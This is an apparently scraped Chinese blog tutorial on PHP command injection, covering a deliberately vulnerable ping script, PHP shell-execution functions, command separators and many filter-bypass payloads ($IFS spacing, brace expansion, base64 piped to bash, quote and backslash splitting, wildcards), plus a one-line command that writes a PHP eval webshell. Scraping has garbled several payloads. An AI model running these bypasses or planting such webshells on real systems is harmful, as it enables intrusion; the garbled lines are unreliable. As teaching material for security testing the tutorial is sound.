

命令执行漏洞详解

原创

Toert_T

已于 2022-03-09 10:15:18 修改

阅读量9.9k

收藏 122

点赞数 25

分类专栏：

命令注入漏洞

文章标签：

网络安全


web安全

安全性测试


php

运维

版权

 华为云开发者联盟 该内容已被华为云开发者联盟社区收录

加入社区

 命令注入漏洞 专栏收录该内容


1 订阅 1 篇文章 订阅专栏

一、命令执行漏洞 原理

在编写程序的时候，当碰到要执行系统命令来获取一些信息时，就要调用外部命令的函数，比如php中的 `exec()`、`system()` 等，如果这些函数的参数是由用户所提供的，那么恶意用户就可能通过构造命令拼接来执行额外系统命令，比如这样的代码

```
1 <?php
2     system("ping -c 1 ".$_GET['ip']);
3 ?>
```

程序的本意是让用户传入一个ip地址去测试网络连通性，但是由于参数不可控，当我们传入的ip参数为"127.0.0.1;id"时，执行的命令就便成了"ping -c 1 127.0.0.1;id"，执行完ping命令后又执行了id命令，";"在linux中用于将多条命令隔开

 Toert_T

关注

25


122

¥

5

- ?ip=127.0.0.1;id

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms --- 127.0.0.1 ping statistics --- 1 packets transmitted, 1 received, 0% ms uid=48(apache) gid=48(apache) groups=48(apache) context=root:system_r:httpd_t



像这样的代码就会存在命令执行漏洞，诸如此类的注入漏洞只要用户输入不可控就可能会存在注入漏洞，至于造成的危害就看执行的什么样的函数

二、php常用命令执行函数



Toert_T

关注

25



122



5



php中内置了很多执行外部命令的函数，查阅[php中文手册](#)如下

- [escapeshellarg](#) — 把字符串转码为可以在 shell 命令里使用的参数
- [escapeshellcmd](#) — shell 元字符转义
- [exec](#) — 执行一个外部程序
- [passthru](#) — 执行外部程序并且显示原始输出
- [proc_close](#) — 关闭由 [proc_open](#) 打开的进程并且返回进程退出码
- [proc_get_status](#) — 获取由 [proc_open](#) 函数打开的进程的信息
- [proc_nice](#) — 修改当前进程的优先级
- [proc_open](#) — 执行一个命令，并且打开用来输入/输出的文件指针。
- [proc_terminate](#) — 杀除由 [proc_open](#) 打开的进程
- [shell_exec](#) — 通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。
- [system](#) — 执行外部程序，并且显示输出

除了用函数执行意外，php还支持命令执行符`，和shell中的命令替换一样

```
1 <?php
2     echo `命令`;
3 ?>
```

```
[root@localhost html]# cat h.php
<?php
echo `id`;
?>
[root@localhost html]# php h.php
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=root:system_r:unconfined
_t:SystemLow-SystemHigh
[root@localhost html]#
```



Toert_T

关注

👍 25



★ 122



💬 5



三、常用命令拼接符号

Windows系统

1. ||

格式：命令1||命令2...命令n

规则：或运算，如果命令1执行失败，执行命令2，如果命令1执行成功，则不执行命令2

示例：

命令1错误，命令2成功执行

```
C:\Users\Toert>toert||echo 命令1出错，我执行了！  
'toert' 不是内部或外部命令，也不是可运行的程序  
或批处理文件。  
命令1出错，我执行了！
```

命令1成功，命令2不执行

- `whoami||echo 命令1成功，我未执行！`

```
C:\Users\Toert>whoami||echo 命令1成功，我未执行！  
toert
```

2. |

格式：命令1|命令2...命令n

规则：当命令1执行成功时才执行命令2，如果命令1未执行成功则不会执行命令2

示例：

命令1执行成功，执行命令2



Toert_T

关注

👍 25



🌟 122



💬 5



- `whoami|echo ok!`

```
C:\Users\Toert>whoami|echo ok!  
ok!  
  
C:\Users\Toert>whoamid|echo ok!  
'whoamid' 不是内部或外部命令，也不是可运行的程序  
或批处理文件。
```

3. &&

格式：命令1&&命令2...命令n

规则：命令1和命令2一起执行，如果命令1出错命令2则不执行

示例：

- `whoami&&echo ok!`

```
C:\Users\Toert>whoami&&echo ok!  
[REDACTED]\toert  
ok!  
  
C:\Users\Toert>whoamid&&echo ok!  
'whoamid' 不是内部或外部命令，也不是可运行的程序  
或批处理文件。
```

4. &

格式：命令1&命令2...命令n

规则：命令1和命令2一起执行，互不影响

示例：

- `whoami&echo ok!`



Toert_T

关注

👍 25



🌟 122



💬 5



- `whoamid&echo ok!`

```
C:\Users\Toert>whoami&echo ok!  
[redacted]\toert  
ok!  
  
C:\Users\Toert>whoamid&echo ok!  
'whoamid' 不是内部或外部命令，也不是可运行的程序  
或批处理文件。  
ok!
```

Linux系统

在Linux系统中，其中"`||`"、"`|`"、"`&&`"、"`&`" 拼接符号功能和Windows一样，在 **shell命令** 中Linux还定义了一个"`;`" 用于表示语句的结尾，可以将多条shell命令通过"`;`" 隔开

1. `;`

格式：命令1;命令2...命令n

规则：隔开多条shell命令一起执行

示例：

通过 `;` 执行多条命令

- `echo "第一条命令";echo "第二条命令";echo "第三条命令"`

```
[root@www ~]# echo "第一条命令"  
第一条命令  
第二条命令  
第三条命令  
[root@www ~]#
```



Toert_T

关注

👍 25



🌟 122



💬 5



shell命令替换

在linux系统中可以使用 `$()` 和反引号 ``` 来对命令进行替换, 这两者的功能一致, 只不过进行多条命令内联替换时 `$()` 显更为整洁, 在命令注入漏洞中, 通过命令替换符号进行巧妙的构造可以绕过一些黑名单

示例:

```
1 | echo "`id`"
```

```
[root@www ~]# echo "`id`"  
uid=0(root) gid=0(root) 组=0(root)
```

```
1 | echo "$(uname -a)"
```

```
[root@www ~]# echo "$(uname -a)"  
Linux 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64 x86_64 x86_64 GNU/Linux
```

四、命令执行漏洞常用绕过方式（针对Linux内核的系统）

在真实的网络环境中, 存在执行系统命令的网页一般都会对用户的输入进行严格的过滤, 什么黑名单白名单一堆WAF 🐼, 下面总结了一些针对检测类型去绕过的方法

0x1 空格绕过

- 间隔符 **"\$IFS"**



Toert_T 关注

👍 25



🌟 122



💬 5



1. 简介:

KaTeX parse error: Undefined control sequence: \t at position 52: ...别是空格`" `、制表符`"\t"`、换行符`"\n"`，IFS默认以空格为分隔符, 在shell脚本中可以手动设置IFS的值改变默认分隔符, 这边通过实验来了解IFS变量echo打印IFS的值通过管道符 `"|"` 配合xxd以16进制的方式输出IFS的值（因为IFS是一些空格、换行、制表不好显示, 所以通过xxd以16进制显示）

- `echo -n "$IFS"|xxd`

```
[root@www test]# echo -n "$IFS"|xxd
00000000: 2009 0a
5 1 8 1 7
```

xxd用2位表示16进制4位一组显示, 如图0x20=空格, 0x09= `"\t"`, 0x0a= `"\n"`

默认的IFS分隔符也可以修改成其他符号

```
1  #!/bin/bash
2  IFS=';'
3  toert="123;456;789"
4  for i in $toert;do
5      echo $i
6  done
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-oMx2yxm7-1646711971818)(https://s4.ax1x.com/2022/02/26/beEJtH.png)]
因为更改了默认分隔符位 `";"`, 所以for读取到 `";"` 处时就跳出循环执行echo然后进入下一轮的迭代

2. \$IFS方法总结 (目标过滤空格的情况下)

未过滤引号

- 命令`$IFS"`参数

可以创建自定义变量

- `a=参数`; 命令`IFSa`

未过滤"0~9"、"@","*"

- 命令`IFS[`上述的任意一个数字/字符

未过滤大括号" {} "

- 命令`${IFS}`参数



Toert_T

关注

👍 25



🌟 122



💬 5



3. \$IFS 利用方式原理

因为内部变量IFS默认值为空格, 又因为变量的优先级要比命令来的高, 所以理想状态应该是命令+IFS+参数, 可以做一个实验尝试一下

- `echo$IFS123` (错误用法)

```
[root@www tmp]# echo$IFS123
```

这并不是我们想要的结果，这是因为shell将以 `$` 开头的视为变量的标志，在没有特殊的分隔符情况下往后的都视为变量的名称，所以 `echo$IFS123` 返回空的内容，shell没有读取 `$IFS`，而是读取的一个不存在的 `$IFS123` 变量，shell允许使用一个不存在的变量，shell将这种变量解析为空值即毫无意义，当然，shell也提供了一个 `${}` 操作符，可以确定变量名的范围，用法如下

- `echo${IFS}123`

```
[root@www tmp]# echo${IFS}123
123
```

成功输出123! ,用将IFS套起来让shell解析时确定变量的具体名称，这样shell就不会把后面的123也当作变量名了，这类似于python的字符串格式化

如果目标服务器过滤了大括号 `"{}"`，这时 `${IFS}` 就不管用了，再回过头看看第一次尝试的写法 `echo$IFS123`，shell执行命令时看到 `$` 号，有没有什么办法让shell读取 `$` 后面的内容刚好到S处，经过测试后发现，当shell在搜寻变量名称遇到引号 (")、美元符号(\$)等符号时就会以这些符号标志结束，也就是说当我们配合‘IFS’打印一串以字符开头的内容时，输出就会正常

- `echo$IFS"123`
- `echo$IFS'123`

```
[root@www ~]# echo$IFS\"123
"123
[root@www ~]# echo$IFS'123
'123
```



Toert_T

关注

👍 25



🌟 122



💬 5



这边加了转义，因为引号需要闭合，如果将左边的引号闭合会是什么情况

- `echo$IFS""123`

Linux允许用字引号拼接一个空内容，并且shell因为搜寻到引号字符所以正确解析了IFS变量，最后正常输出123内容，其实`echoIFS"123"`也可以，因为在shell命令获取参数时，参数外面可以用引号括起来也可以不括起来

如果目标过了引号和大括号怎么办，顺着刚刚的思路shell解析变量名称碰到 "\$" 就会开始尝试读取下一个变量名，这样的话只要将参数放在一个变量中，然后通过 `命令+$IFS+变量` 的方式就可以正常使用 IFS 变量，方式如下

- `a=123;echoIFSa`

```
[root@www ~]# a=123;echo$IFS$a
123
```

除此之外，还有一种方法，普通shell变量的名称以字符、数字、下划线组成，变量在命名时不能以数字开头也不能以除了 "_" 以外的字符开头，因为在shell中内置了很多的系统级别的动态变量，这些变量多以数字、字符为名称，而且shell在读取这些变量时因为是内置的所以无需对变量名称范围进行检查，比如其中一个变量\$\$，这个变量的功能是打印当前程序的pid号，当这个变量后面跟着字符串或者数字时是不会被干扰的，比如

- `echo$IFS$$toert`

```
[root@www ~]# echo$IFS$$toert
7643toert
[root@www ~]# ps
  PID TTY          TIME CMD
 7643 pts/1    00:00:00 b
```



Toert_T

关注

👍 25



🌟 122



💬 5



可以看到 \$\$ 变量名并没有像之前那样变成toert，值得注意的是shell因为""'变量正确解析了IFS变量，除此之外还有以数字命名系统变量，比如\$1，\$1`变量是shell脚本中用于捕获参数的方法，比如

1.sh

```
1  #!/bin/bash
2  echo $1
```

- `chmod +x 1.sh; ./1.sh`

```
[root@www tmp]# ./1.sh toert
toert
```

但是默认情况下\$1没有值的，相当于 "" ,可以做一个实验

4.sh

```
1  #!/bin/bash
2  if [" == $1]
3  then
4      echo "\$1 == \"\"\"
5  fi
```

- `./4.sh`

```
[root@www tmp]# ./4.sh
$1 == ""
```

1默认参数等价于"", 那上面的'e

- `echoIFS1123`

```
[root@www tmp]# echo$IFS$1123
123
```

这样也可以绕过空格过滤，像这样默认没有值的内置系统变量还有很多，shell提供了\$0~9十个系统变量为脚本提供捕获参数的方法，这些值默认都是空值，相当于 ""



Toert_T

关注

👍 25



🌟 122



💬 5



变量名	作用
\$0	表示程序/脚本名称
\$1~9	脚本捕获的9个参数
\$@	将脚本接受到的参数以列表返回
\$*	以字符串的方式返回脚本捕获的所有参数

• 大括号 "{}"

在bash中"{}"可以当作一个代码块进行执行，命令之间 ";" 隔开，参数用 "," 隔开，但是要注意命令块中不允许有空格


- {命令,参数;命令2,参数}







```
[root@localhost tmp]# {echo,\<?php?\ eval\(\$_POST['id']\)\>}>mm.php
[root@localhost tmp]# cat mm.php
<?php? eval($_POST['id'])>
```

因为 {} 中不允许出现空格，如果用了空格就要进行转义，但由于","就相当于空格，所以最命令为

- {echo,\<?php?,eval\(\\$_POST['id']\)\;\>}>mm.php

```
[root@localhost tmp]# {echo,\<?php?,eval\(\$_POST['id']\)\;\>}>mm.php
[root@localhost tmp]# cat mm.php
<?php? eval($_POST['id'])>
```

 Toert_T [关注](#)

 25   122   5 

• 制表符 "%09"、“%0a”

默认制表符为4个空格，shell允许命令和参数之间存在制表符(多个空格)，如

- `cat[空格][空格][空格][空格]flag.txt`

```
[root@localhost tmp]# cat    flag.txt
123
```

恰巧php中执行命令的函数也支持命令和参数之间用制表符\t,所以直接通过传入url编码的制表符来过滤空格

```
[root@localhost tmp]# cat 1.php
<?php
system("cat\t1.txt");
?>
[root@localhost tmp]# php 1.php
flag is here!
```

• 文件重定向”<,>”

linux中一切接文件，文件的输入输出通过”<”、”>”、”>>”来操作，通过文件重定向来绕过空格的原理就是文件重定向符号执行优先级大于命令，当shell在解析命令时如果遇到文件重定向符号，首先将执行文件重定向符号，比如`cat<1.txt`，shell在解析这条命令时因为命令中含有”<”输入重定向，所以shell先执行重定向操作，将cat命令输入重定向到1.txt文件中，即cat命令的输入来自于1.txt文件，最后cat命令在执行时直接输出了1.txt文件的内容

- `cat<1.txt`
- `cat<>1.txt`

```
[root@localhost tmp]# cat<1.txt
flag is here!
[root@localhost tmp]# cat<>1.txt
flag is here!
```



Toert_T

关注

👍 25



🌟 122



💬 5



0x2 黑名单绕过

有时候目标会对一些关键命令的名称进行过滤，这样的过滤称之为黑名单，可以通过一些拼接和通配符等方法绕过黑名单，当然这些方法对一些笨重的过滤函数来说可行，当遇到正则过滤时就显得有些无力了，下面总结了一些常用绕过黑名单的方法，测试这些方法可以写一个命令执行的网页，然后编写简单的过滤规则

- 1.php

```
1 <?php
2 $cmd=$_GET['cmd'];
3 if(!strstr($cmd,"黑名单命令")){
4     echo exec($cmd)."<br>you cmd:$cmd";
5 }else{
6     exit("giaogiaogiao!");
7 }
8 ?>
```

- base64绕过

将要执行的命令提前进行base64命令编码，然后将编码后的命令通过管道符解码并执行，具体命令如下

- `echo "被过滤的命令"|base64`
- `echo base64编码后的命令|base64 -d|shell`
- `echoIFS1Y2F0IGZsYWcudHh0Cg==|base64IFS1-d|bash`

```
cat flag.txt
[root@localhost tmp]# echo cat flag.txt|base64
Y2F0IGZsYWcudHh0Cg==
[root@localhost tmp]# echo Y2F0IGZsYWcudHh0Cg==|base64 -d|bash
base64: invalid input
flag is here!
```



Toert_T

关注

👍 25




🌟 122



💬 5




flag is here!
you cmd:echo\$IFS\$1Y2F0IGZsYWcudHh0Cg==|base64\$IFS\$1-d|sh



```
[root@localhost tmp]# echo `a=c;b=a;c=t;d=.txt;e=ag;f=fl`$a$b$c$IFS$f$e$d
cat flag.txt
```

flag is here!

you cmd:a=c;b=a;c=t;d=.txt;e=ag;f=fl;\$a\$b\$c\$IFS\$f\$e\$d



- 引号、内置变量绕过



Toert_T

关注

25



122



5





引号不仅可以配合\$IFS绕过空格和也可以绕过一些简单的子付中查找函数，且按住即支右侧之间拼接单引号或双引号来达到绕过，即支如下


- `c""a""t$IFS''flag.txt`

flag is here!

you cmd:c""a""t""\$IFS"flag.txt

 Load URL

 Split URL

 Execute

ADD "/"

Encryption ▾

Encoding ▾

SQL ▾

XSS ▾

LFI ▾

XXE ▾

Other ▾

http://172.16.1.155/1.php?cmd=c""a""t""\$IFS"flag.txt

☐ Post data

☐ Referer


☐ User Agent

☐ Cookies


Clear All


[root@localhost html]# c""a""t\$IFS''flag.txt


flag is here!


 Toert_T


关注


 25



 122



 5




之前说过shell内置了一些用于捕获外部参数的变量，如`$*`、`$1~9`，这些变量默认情况下等价于`" "`、`"`，所以构造这样的命令也可以达到绕过黑名单

- `c$1a$2tIFS*flag.txt`

```
[root@localhost html]# c$1a$2t$IFS$*flag.txt
flag is here!
```

flag is here!
you cmd:c\$1a\$2t\$IFS\$*flag.txt



- 反斜杠绕过“\”

在shell中反斜杠除了可以转义特殊字符外还可以将命令分成多行，当命令过长时可以通过反斜杠去跨行输入命令，比如

```
[root@localhost html]# c\  
> a\  
> t\  
> flag.txt  
flag is here!
```

将这些反斜杠全部写在一行中就达到了绕过黑名单的效果

- `c\a\t flag.txt`

```
[root@localhost html]# c\a\t flag.txt  
flag is here!
```



Toert_T

关注

👍 25




🌟 122



💬 5



flag is here!
you cmd:c\a\t flag.txt



- 文件通配符绕过

shell支持通配符去匹配文件, "?" 代表一个字符, "*" 代表多个字符。比如查看当前目录的flag.txt文件。根据描述符可以命令如下

- `cat ????.???`

```
[root@localhost test]# cat ????.???
flag is here!
[root@localhost test]# cat f????.???
flag is here!
```



Toert_T 关注

25



122

